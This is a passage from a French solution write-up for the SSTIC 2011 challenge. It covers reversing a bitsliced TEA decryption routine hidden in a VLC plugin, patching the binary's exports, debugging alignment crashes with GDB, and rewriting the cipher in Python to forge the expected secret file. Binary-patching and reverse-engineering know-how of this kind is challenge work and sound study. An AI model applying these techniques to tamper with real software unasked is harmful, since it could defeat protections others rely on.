3     uint32_t delta=0x9e3779b9;                     /* a key schedule
          constant */
4     uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
5     for (i=0; i<32; i++) {                         /* basic cycle start
          */
6         v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
7         v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
8         sum -= delta;
```

```
9       }                                                   /* end cycle */
10      v[0]=v0;  v[1]=v1;
11  }
```

En effet, la clé de chiffrement est coupée en 4 morceaux, et c'est tout d'abord le 3e morceau qui est utilisé, puis le 4e, puis le 1er, et enfin le 2e. Ceci m'a donc fait penser que `decrypt` était une sorte de TEA.

J'ai également remarqué ceci :





FIGURE 7 – intervention du golden ratio

Ici, on prend le 3e argument de `decrypt` (c'est à dire 32) et on le multiplie par la constante utilisée dans les algos de la famille TEA : le *golden ratio*. Ceci m'a fait penser que c'était peut être plutôt du xTEA, puisque l'algo de déchiffrement commence par :

```
1 delta=0x9E3779B9;
2 sum=delta*num_rounds;
```

Enfin, le TEA et le xTEA fonctionnent avec des blocs de 8 octets et une clé de 16 octets. Or, dans notre cas, le secret fait 1024 octets et la clé 2048. Cela m'a donc fait penser que `decrypt` était du xxTEA, puisque cet algorithme peut opérer sur des blocs de taille variable.

En bref, je n'étais pas vraiment fixé !

## 4.4 Appel de decrypt depuis un script python

Afin de pouvoir étudier la façon dont fonctionne `decrypt`, il est commode d'appeler directement la fonction depuis sa bibliothèque. L'avantage est qu'on pourra alors lancer `decrypt` avec n'importe quelle clé et n'importe quel secret.

Je pensais que ce serais une simple formalité... mais ce fut en réalité toute une aventure. J'ai utilisé le module python `ctypes`, qui permet d'utiliser des types et des

bibliothèques C en python. Le problème est qu'on ne peut appeler de cette façon que les fonctions qui sont exportées. Hors, dans challenge.so, seules quelques fonctions sont exportées, et `decrypt` n'en fait pas parti.

J'ai donc modifié le binaire challenge.so, alias libmp4_plugin.so, avec `hte`. J'ai choisi une fonction exportée (en l'occurrence vlc_entry_copyright___1_1_0g), et j'ai remplacé son adresse par celle de la fonction `decrypt`





FIGURE 8 – modification de challenge.so

Une fois ceci fait, en appelant vlc_enty_copyright, on appelle en réalité `decrypt`. Testons ceci :

```
>>> from ctypes import *
>>> libmp4 = cdll.LoadLibrary("/home/pierre/Bureau/sstic2011/secret2/
    libmp4_decrypt.so")
>>> secret = "a"*1024
>>> key = "x"*2048
>>> libmp4.vlc_entry_copyright___1_1_0g(secret,key,32)
Erreur de segmentation
```

Pas de chance, cela provoque une erreur de segmentation. C'est le moment d'apprendre à se servir de GDB :) Tout d'abord, j'ai vu sur un forum un moyen de débugger du code C, lancé en python avec ctypes. J'étais assez sceptique au début, mais ça s'est en fait avérer parfaitement fonctionner :

```
$ gdb python

GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl
    .html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show
    copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /usr/bin/python...Reading symbols from /usr/lib/
    debug/usr/bin/python2.6...done.
```

```
done.
(gdb)
(gdb) set args secret2.py
(gdb) set disassembly-flavor intel
(gdb) run
```

Ainsi, on debug python, et on lui passe le script en argument. Après quelques tutoriels pour assimiler les bases de la syntaxe [9] de gdb, j'ai pu repérer à quel endroit l'erreur de segmentation est provoquée :

```
(gdb) x/20i $pc-10
   0x4a1de2 <decrypt+1074>:     cmp    eax,0x6603ff83
   0x4a1de7 <decrypt+1079>:     pxor   mm0,mm0
   0x4a1dea <decrypt+1082>:     jle    0x4a1df5 <decrypt+1093>
=> 0x4a1dec <decrypt+1084>:     movdqa xmm0,XMMWORD PTR [eax+ecx*1+0
    x1b0]
   0x4a1df5 <decrypt+1093>:     lea    edx,[edi-0x1]
   0x4a1df8 <decrypt+1096>:     movdqu XMMWORD PTR [esi+ecx*1+0x1f0],
       xmm0
   0x4a1e01 <decrypt+1105>:     sub    ecx,0x10
   0x4a1e04 <decrypt+1108>:     cmp    edx,0x3
   0x4a1e07 <decrypt+1111>:     jg     0x4a1d00 <decrypt+848>
   0x4a1e0d <decrypt+1117>:     pxor   xmm0,xmm0
   0x4a1e11 <decrypt+1121>:     jmp    0x4a1d09 <decrypt+857>
   0x4a1e16 <decrypt+1126>:     lea    esi,[esi+0x0]
   0x4a1e19 <decrypt+1129>:     lea    edi,[edi+eiz*1+0x0]
   0x4a1e20 <decrypt+1136>:     mov    edx,DWORD PTR [esp+0x50]
   0x4a1e24 <decrypt+1140>:     xor    ecx,ecx
   0x4a1e26 <decrypt+1142>:     pxor   xmm0,xmm0
   0x4a1e2a <decrypt+1146>:     mov    esi,DWORD PTR [esp+0x54]
   0x4a1e2e <decrypt+1150>:     mov    edi,DWORD PTR [esp+0x58]
   0x4a1e32 <decrypt+1154>:     lea    ebp,[ecx+0x10]
   0x4a1e35 <decrypt+1157>:     movdqa xmm5,XMMWORD PTR [edx+ecx*1+0
       x400]
```

L'instruction qui provoque l'erreur de segmentation est un MOVDQA. Elle retourne une erreur si jamais les registres ne sont pas alignés sur 16 bits. Jetons donc un coup d'oeil aux registres concernés :

```
(gdb) info registers $eax $ecx
eax            0x830118c        137367948
ecx            0x0      0
```

Le MOVDQA prend donc en entrée l'adresse 0x830118c + 0x1b0. Hexadécimalement parlant, pour être alignée sur 16 bits, l'adresse devrait se terminer par un 0, ce qui n'est pas le cas. La question est comment forcer l'alignement en python ? J'ai fouillé dans la documentation de ctypes, et si une méthode existe, elle m'a en tout cas échappé. J'ai donc tout d'abord pensé à une astuce bancale pour forcer l'alignement de mes données dans le heap.

9. vraiment pas intuitive

Si je voulais stocker la chaine "toto", alignée dans le heap, ma méthode consistait à allouer une chaine contenant 16 fois "toto", avec un padding qui s'incrémente entre chaque occurrence du mot. De cette façon, en récupérant l'adresse de début de chaine, je pouvais en déduire quelle était l'adresse alignée sur 16 bits à laquelle cette chaine était présente en mémoire.

Une fois le problème d'alignement dans le heap réglé, j'appelle à nouveau `decrypt`, et je rencontre une nouvelle erreur de segmentation :

```
(gdb) x/10i $pc
=> 0x4a241f <decrypt+2671>:     pxor   xmm4,XMMWORD PTR [esi]
   0x4a2423 <decrypt+2675>:     pandn  xmm3,xmm4
   0x4a2427 <decrypt+2679>:     pxor   xmm4,xmm6
   0x4a242b <decrypt+2683>:     por    xmm3,xmm0
   0x4a242f <decrypt+2687>:     pxor   xmm4,xmm2
   0x4a2433 <decrypt+2691>:     movdqa xmm0,XMMWORD PTR [eax+0x210]
   0x4a243b <decrypt+2699>:     movdqa XMMWORD PTR [eax+0x200],xmm4
   0x4a2443 <decrypt+2707>:     movdqa xmm1,xmm0
   0x4a2447 <decrypt+2711>:     movdqu xmm7,XMMWORD PTR [edi+0x10]
   0x4a244c <decrypt+2716>:     movdqu xmm5,XMMWORD PTR [edx+0x10]
```

Cette fois le problème se pose sur un pxor.

```
(gdb) info registers $esi
esi            0xbfffe21c       -1073749476
```

On se rend compte que bien que la clé et le secret soient alignés dans le heap, la stack n'est pas alignée sur 16 bit pour autant. Je n'ai pas trouvé d'astuce pour forcer l'alignement de la stack en python, ni pour exécuter directement de l'assembleur en python. J'ai donc créé une mini-bibliothèque C, qui se contente de faire un décorateur autour d'une fonction, et qui déplace simplement ESP avant et après cette fonction. Ensuite, j'ai chargé cette bibliothèque dans mon script python avec ctypes. J'ai su que j'avais trouvé le bon décalage à partir du moment où je n'avais plus d'erreur de segmentation :

```
int wrapper(int (*p)(void*, char*, int), void* s, char* k, int i)
{
    asm("sub $0x8, %esp");
    p(s,k,i);
    asm("add $0x8, %esp");
    return 0;
}
```

Le script python ne fait plus d'erreur de segmentation : j'arrive donc enfin à lancer `decrypt` directement... par contre j'ai éprouvé de sérieuses difficultés à lire le

résultat de `decrypt`. Celui-ci contient des octets nuls, et ma méthode d'alignement du secret dans le heap est bancale et ne permet pas de lire les octets nuls.

J'ai donc fini par recoder ceci *proprement*, si on peut trouver propre le fait d'appeler des fonctions de la libc dans un script python. Ainsi, j'ai utilisé `memalign` pour aligner le heap, et `memcpy` pour copier le résultat dans un buffer, même s'il contient des octets nuls. Voici donc le script me permettant d'appeler `decrypt` avec une clé et un secret choisis, et de récupérer le résultat :

s2.py

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

# Copyright (C) Pierre Bienaime, 2011
# Licence Beerware

from ctypes import *

libc = cdll.LoadLibrary("/lib/libc.so.6")
libmp4 = cdll.LoadLibrary("/home/pierre/Bureau/sstic2011/secret2/
    libmp4_decrypt.so")
libsecret2 = cdll.LoadLibrary("/home/pierre/Bureau/sstic2011/secret2/
    libsecret2.so")

###################################
### libmp4_decrypt functions ###
###################################
def align_data(data):
        """ Prend une suite d'octets et la stocke dans le heap, alignes
            sur 16 bit. Retourne un pointeur vers le debut de cette
            suite """
        buf = create_string_buffer(data)
        ptr = libc.memalign(16, len(data))
        libc.memcpy(ptr, buf, len(data))
        return ptr

def memdump(addr, size):
        """ Lit {size} octets en memoire a partir de l'adresse {addr},
            et les retourne """
        buf = create_string_buffer(size)
        libc.memcpy(buf, addr, size)
        result = buf.raw
        return result

def decrypt(secret, key):
        """ Appelle le decrypt du plugin libmp4 (via la libsecret2 pour
            aligner la stack) avec un secret et une cle donnes, et
            retourne le resultat """
        s = align_data(secret)
        k = align_data(key)
        libmp4_decrypt = libmp4.vlc_entry_copyright__1_1_0g
        libsecret2.wrapper(libmp4_decrypt, s, k, 32)
        result = memdump(s, len(secret))
```

```
37          return result
38
39  def save(path, data):
40          """ enregistre les donnees dans un fichier"""
41          f = open(path, "wb")
42          f.write(data)
43          f.close()
```

## 4.5 Tentatives désespérées

J'ai tenté de trouver le secret2 sans avoir besoin de comprendre en détail le contenu de la fonction `decrypt`. J'ai donc appelé `decrypt` avec des clés et des secrets très simples pour mieux visualiser ce que faisait l'algo. Si on choisit une clé et un secret ne contenant que des octets nuls, le résultat est une succession de groupes de 16 0x00 ou de 16 0xff. Si on prend une clé et un secret très simples, par exemple que des "a" pour le secret et que des "x" pour la clé, on observe bien qu'il y a une certaine régularité dans le chiffrement, et que les motifs identiques sont par groupe de 16 octets.

```
1  >>> s = "a"*1024
2  >>> k = "x"*2048
3  >>> a = decrypt(s,k)
4  >>> save("/tmp/toto",a)
5  $ xxd /tmp/toto
6
7  0000000: 8787 8787 8787 8787 8787 8787 8787 8787  ................
8  0000010: 7878 7878 7878 7878 7878 7878 7878 7878  xxxxxxxxxxxxxxxx
9  0000020: e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6  ................
10 0000030: 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f  ................
11 0000040: 7979 7979 7979 7979 7979 7979 7979 7979  yyyyyyyyyyyyyyyy
12 0000050: 8787 8787 8787 8787 8787 8787 8787 8787  ................
13 0000060: e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6  ................
14 0000070: 0101 0101 0101 0101 0101 0101 0101 0101  ................
15 0000080: 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f  ................
16 0000090: 9e9e 9e9e 9e9e 9e9e 9e9e 9e9e 9e9e 9e9e  ................
17 00000a0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
18 00000b0: 8686 8686 8686 8686 8686 8686 8686 8686  ................
19 00000c0: fefe fefe fefe fefe fefe fefe fefe fefe  ................
20 00000d0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
21 00000e0: 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f  ................
22 00000f0: fefe fefe fefe fefe fefe fefe fefe fefe  ................
23 0000100: fefe fefe fefe fefe fefe fefe fefe fefe  ................
24 0000110: 9e9e 9e9e 9e9e 9e9e 9e9e 9e9e 9e9e 9e9e  ................
25 0000120: 0000 0000 0000 0000 0000 0000 0000 0000  ................
26 0000130: 1818 1818 1818 1818 1818 1818 1818 1818  ................
27 0000140: 0000 0000 0000 0000 0000 0000 0000 0000  ................
28 0000150: e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6  ................
29 0000160: 7878 7878 7878 7878 7878 7878 7878 7878  xxxxxxxxxxxxxxxx
30 0000170: 0000 0000 0000 0000 0000 0000 0000 0000  ................
31 0000180: 1919 1919 1919 1919 1919 1919 1919 1919  ................
32 0000190: 7979 7979 7979 7979 7979 7979 7979 7979  yyyyyyyyyyyyyyyy
```

```
00001a0: e7e7 e7e7 e7e7 e7e7 e7e7 e7e7 e7e7 e7e7  ................
00001b0: 0101 0101 0101 0101 0101 0101 0101 0101  ................
00001c0: 8787 8787 8787 8787 8787 8787 8787 8787  ................
00001d0: 1818 1818 1818 1818 1818 1818 1818 1818  ................
00001e0: 7979 7979 7979 7979 7979 7979 7979 7979  yyyyyyyyyyyyyyyy
00001f0: 1818 1818 1818 1818 1818 1818 1818 1818  ................
0000200: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000210: e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6  ................
0000220: 7979 7979 7979 7979 7979 7979 7979 7979  yyyyyyyyyyyyyyyy
0000230: 8787 8787 8787 8787 8787 8787 8787 8787  ................
0000240: 8787 8787 8787 8787 8787 8787 8787 8787  ................
0000250: ffff ffff ffff ffff ffff ffff ffff ffff  ................
0000260: 1919 1919 1919 1919 1919 1919 1919 1919  ................
0000270: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000280: 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f  ................
0000290: fefe fefe fefe fefe fefe fefe fefe fefe  ................
00002a0: fefe fefe fefe fefe fefe fefe fefe fefe  ................
00002b0: e7e7 e7e7 e7e7 e7e7 e7e7 e7e7 e7e7 e7e7  ................
00002c0: 1919 1919 1919 1919 1919 1919 1919 1919  ................
00002d0: 8787 8787 8787 8787 8787 8787 8787 8787  ................
00002e0: e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6  ................
00002f0: 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f 9f9f  ................
0000300: 0101 0101 0101 0101 0101 0101 0101 0101  ................
0000310: 8787 8787 8787 8787 8787 8787 8787 8787  ................
0000320: ffff ffff ffff ffff ffff ffff ffff ffff  ................
0000330: 0101 0101 0101 0101 0101 0101 0101 0101  ................
0000340: e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6  ................
0000350: 1818 1818 1818 1818 1818 1818 1818 1818  ................
0000360: 0101 0101 0101 0101 0101 0101 0101 0101  ................
0000370: 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaa
0000380: 7979 7979 7979 7979 7979 7979 7979 7979  yyyyyyyyyyyyyyyy
0000390: 8686 8686 8686 8686 8686 8686 8686 8686  ................
00003a0: 7979 7979 7979 7979 7979 7979 7979 7979  yyyyyyyyyyyyyyyy
00003b0: 1919 1919 1919 1919 1919 1919 1919 1919  ................
00003c0: e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6 e6e6  ................
00003d0: 7878 7878 7878 7878 7878 7878 7878 7878  xxxxxxxxxxxxxxxx
00003e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00003f0: 9e9e 9e9e 9e9e 9e9e 9e9e 9e9e 9e9e 9e9e  ................
```

J'ai alors récupéré sur Wikipédia les algorithmes de TEA, xTEA et xxTEA. J'ai récupéré sur internet une implantation du xxTEA en python. J'ai également utilisé la `libmcrypt` avec ctypes.

J'ai appelé ces algorithmes avec un secret ne contenant que des "a" et une clé ne contenant que des "x", dans l'espoir d'obtenir la même sortie que ci-dessus. La `libmcrypt` possède une implantation du xTEA, et il est possible de lui appliquer des modes (CBC, OFB, CFB, ...). J'avais assez bon espoir... mais toutes ces tentatives furent finalement vaines.

## 4.6 Analyse en profondeur de decrypt

Après ces tentatives de divination infructueuses, j'ai du me résoudre à me salir les mains pour parvenir à comprendre l'entrelacement de XOR, AND et OR de la

fonction `decrypt`. En utilisant GDB pour lire l'état de la mémoire après chaque bloc d'instructions de `decrypt`, j'ai pu petit à petit comprendre ce qui se tramait.

Entre autres, au début de la fonction, des morceaux du secret sont pris, et sont partiellement copiés ailleurs. Le secret est composé de 0x400 fois le caractère "a". Après ces opérations, on s'aperçoit que le buffer manipulé, qui mesure 0x200 octets, vaut alors 0x40 octets nuls, suivi de 0x1c0 caractères "a".

Or, la première opération du déchiffrement du TEA est :

```
v0<<4
```

C'est donc la même opération, mais à la place d'un décalage de 4 bit, on a fait un décalage de 4 blocs de 128 bit. Les blocs de 128 bit correspondent à la taille d'un registre XMM. J'ai donc fait le constat suivant : `decrypt` est un TEA où chaque bit est remplacé par un registre XMM.

## 4.7 Implémentation d'un TEA spécial XMM en python

Pour étayer cette théorie, j'ai codé un algorithme TEA en python, qui simule la manipulation des registres XMM. Dans le TEA normal, un bloc fait 8 octets et la clé fait 16 octets. Dans l'algo, on coupe le bloc en deux et le secret en quatre. Dans les faits, on ne manipule donc que des groupes de 4 octets ( ie 32 bit).

Dans le cas de cette implémentation, chaque groupe de 32 bit est remplacé par un groupe de 32 registres XMM. J'ai donc utilisé des listes de 32 éléments, chaque élément étant un grand entier sur 16 octets. La première étape fut de coder une fonction permettant de traduire une chaine de caractères python en une liste de 32 entiers, et vice versa.

Ensuite, il a fallu recoder les opérations telles que le shift à gauche et à droite, l'addition, la soustraction et le XOR, appliqués à mes listes. Pour les shift, c'était très simple, il suffisait de rajouter des 0 à gauche ou à droite des listes. Pour l'addition, cela fut plus compliqué, il a fallu repérer la portion de code assembleur qui effectuait l'addition, et copier l'ordre des opérations logiques.

Mon addition entre deux listes ressemble ainsi à :

```
def xmm_add(xmm1, xmm2):
    """ addition version bitslice entre deux listes de 32 xmm """
    r = range(0,32)
    prev = 0
    for i in range(0,32):
        a = xmm1[i] & xmm2[i]
        b = xmm1[i] ^ xmm2[i]
        r[i] = b ^ prev
        prev = prev & b
```

```
        prev = prev | a
    return r
```

Il a également fallu résoudre le cas particulier de l'addition entre un morceau du secret et le *golden ratio*, alias *nombre magique* comme je l'ai appelé. Dans la version du TEA de wikipédia, l'opération faite est tout simplement `v0 + sum`. Dans ce cas, le secret fait 4 octets et le nombre magique également, il est donc simple de les additionner. Mais dans le cas de l'implémentation XMM, le secret devient une liste de 32 éléments, chaque élément faisant 16 octets. Le nombre magique, lui, reste un entier de 4 octets (ie 32 bit). Comment procéder pour les additionner ? Pour trouver la réponse, il faut comprendre la portion de code assembleur qui réalise cette addition, ce que j'ai eu du mal à faire. C'est en exécutant les opération *step by step* avec GDB que j'ai fini par comprendre la procédure. Pour chaque élément de notre liste de XMM, on prend un bit du nombre magique. Si ce bit est à 0, on réalise une addition bitslicée entre le XMM et 0x0000000000000000. Si le bit du nombre magique est à un, on réalise une addition entre le XMM et 0xffffffffffffffff. En définitive, c'est plutôt logique. La version assembleur n'était simplement pas des plus intuitives.

Quant à la soustraction, je n'y suis tout simplement pas parvenu. En effet, le code de la soustraction est entrelacé avec le code du XOR. Je n'ai pas réussi à démêler le tout pour ne garder que le code de la soustraction... mais heureusement, j'ai eu de la chance dans mes recherches. Je suis tombé sur un excellent site internet [10]. Ce site donne un exemple de traduction de l'algorithme TEA en une version *bitslicée*. Je me suis alors aperçu que le code de mon addition était exactement le même que le sien. J'ai donc tout bêtement copié son code de soustraction en l'adaptant à mes listes et en espérant que cela fonctionne. Et cela a fonctionné. Voici le code final de mon implémentation du TEA :

secret2.py

```
######################
### XMM Functions ###
######################
def s2xmm(string):
    """ convertit une string de 512 octets en une liste de 32 elements,
        chaque element étant un int sur 16 octets (xmm) """
    return [ int(string[i:i+16].encode("hex"),16) for i in range
       (0,512,16) ]

def xmm2s(xmm_l):
    """ convertit une liste de 32 int de 16 octets (32 xmm) , en une
       string de 512 octets """
    r = range(0,len(xmm_l))
    for i in range(0, len(xmm_l)):
        k = "%x" % xmm_l[i]
        while len(k) < 32:
```

10. http://plaintext.crypto.lo.gy/article/378/untwisted-bit-sliced-tea-time

```
14              k = '0' + k
15          r[i] = k.decode('hex')
16      return "".join(r)
17
18  def xmm_rshift(xmm_l, n):
19      """ effectue un equivalent de bitshift de n elements vers la droite
            , mais sur une liste d'int de 16 octets (xmm)"""
20      r = copy.copy(xmm_l)
21      for i in range(0,n):
22          del(r[0])
23          r.append(0)
24      return r
25
26  def xmm_lshift(xmm_l, n):
27      """ effectue un equivalent de bitshift de n elements vers la gauche
            , mais sur une liste d'int de 16 octets (xmm)"""
28      r = copy.copy(xmm_l)
29      for i in range(0,n):
30          del(r[-1])
31          r.insert(0,0)
32      return r
33
34  def xmm_add(xmm1, xmm2):
35      """ addition version bitslice entre deux listes de 32 xmm """
36      r = range(0,32)
37      prev = 0
38      for i in range(0,32):
39          a = xmm1[i] & xmm2[i]
40          b = xmm1[i] ^ xmm2[i]
41          r[i] = b ^ prev
42          prev = prev & b
43          prev = prev | a
44      return r
45
46  def xmm_sub(xmm1, xmm2):
47      """ soustraction version bitslice entre deux listes de 32 xmm """
48      mask = 2**128-1
49      r = range(0,32)
50      prev = 0
51      for i in range(0,32):
52          a = ( xmm1[i] ^ mask ) & xmm2[i]
53          b = xmm1[i] ^ xmm2[i]
54          r[i] = b ^ prev
55          prev = a | ( ( xmm1[i] ^ mask ) & prev ) | ( xmm2[i] & prev )
56      return r
57
58  def xmm_xor(xmm1, xmm2):
59      """ effectue un XOR membre à membre de deux listes de 32 xmm """
60      mask = 2**128-1
61      r = range(0,32)
62      for i in range(0,32):
63          r[i] = xmm1[i] ^ xmm2[i]
64      return r
65
66  def xmm_magic(xmm1, magic):
67      """ addition version bitslice entre une liste de 32 xmm et le '
```

```
        magic number' du TEA, sur 4 octets """
68      mask = 2**128-1
69      r = range(0,32)
70      prev = 0
71      for i in range(0,32):
72          if magic & 2**i == 0:
73              m = 0
74          else:
75              m = 2**128-1
76          a = xmm1[i] & m
77          b = xmm1[i] ^ m
78          r[i] = b ^ prev
79          prev = prev & b
80          prev = prev | a
81      return r
82
83  def xmm_decrypt(s,k):
84      """ decrypt TEA qui agit sur des listes de 32 xmm (1xmm = 128 bit),
            au lieu de listes de 32 bits """
85      s0 = s2xmm(s[0:512])
86      s1 = s2xmm(s[512:1024])
87
88      k0 = s2xmm(k[0:512])
89      k1 = s2xmm(k[512:1024])
90      k2 = s2xmm(k[1024:1536])
91      k3 = s2xmm(k[1536:2048])
92
93      delta = 0xc6ef3720
94      m = 2**32-1
95
96      for i in range(0,32):
97          s1 = xmm_sub(s1, xmm_xor( xmm_xor( xmm_add( xmm_lshift(s0,4),
                k2), xmm_magic(s0,delta)) , xmm_add(xmm_rshift(s0,5), k3) )
                 )
98          s0 = xmm_sub(s0, xmm_xor( xmm_xor( xmm_add( xmm_lshift(s1,4),
                k0), xmm_magic(s1,delta)) , xmm_add(xmm_rshift(s1,5), k1) )
                 )
99          delta = (delta + 0x61c88647) & m
100
101     return xmm2s(s0) + xmm2s(s1)
```

En appelant mon `decrypt` et le `decrypt` du plugin VLC, on obtient bien la même sortie.

## 4.8 Codage du `encrypt`

La fonction de déchiffrement fonctionne. Reste maintenant à l'inverser, pour obtenir la fonction de chiffrement. Ceci n'a pris que quelques minutes. J'ai pris la partie chiffrement de l'algorithme TEA de wikipédia :

```c
void encrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0, i;           /* set up */
    uint32_t delta=0x9e3779b9;                     /* a key schedule
        constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i < 32; i++) {                       /* basic cycle start
        */
        sum += delta;
        v0 += ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        v1 += ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}
```

J'ai alors tout simplement appliqué ces opérations à mes listes de 32 éléments :

```python
def xmm_encrypt(s,k):
    """ encrypt TEA qui agit sur des listes de 32 xmm (1xmm = 128 bit),
        au lieu de listes de 32 bits """
    s0 = s2xmm(s[0:512])
    s1 = s2xmm(s[512:1024])

    k0 = s2xmm(k[0:512])
    k1 = s2xmm(k[512:1024])
    k2 = s2xmm(k[1024:1536])
    k3 = s2xmm(k[1536:2048])

    delta = 0
    m = 2**32-1

    for i in range(0,32):
        delta = (delta + 0x9e3779b9) & m
        s0 = xmm_add(s0, xmm_xor( xmm_xor( xmm_add( xmm_lshift(s1,4),
            k0), xmm_magic(s1,delta)) , xmm_add(xmm_rshift(s1,5), k1) )
             )
        s1 = xmm_add(s1, xmm_xor( xmm_xor( xmm_add( xmm_lshift(s0,4),
            k2), xmm_magic(s0,delta)) , xmm_add(xmm_rshift(s0,5), k3) )
             )

    return xmm2s(s0) + xmm2s(s1)
```

En lançant maintenant un `xmm_encrypt` avec comme secret `expected_plaintext` et comme clé `encryption_key`, on obtient le secret 2.

## 4.9 Validation du secret 2

On copie le contenu du secret 2 dans */home/pierre/sstic2011/secret2.dat*. Vient le moment fatidique de lancement de la vidéo, en espérant que cette fois il se passe quelque chose de spécial...

Et on découvre la vidéo d'un chat qui fonce dans des gobelets, avec l'adresse mail @sstic.org incrustée en haut de l'image.

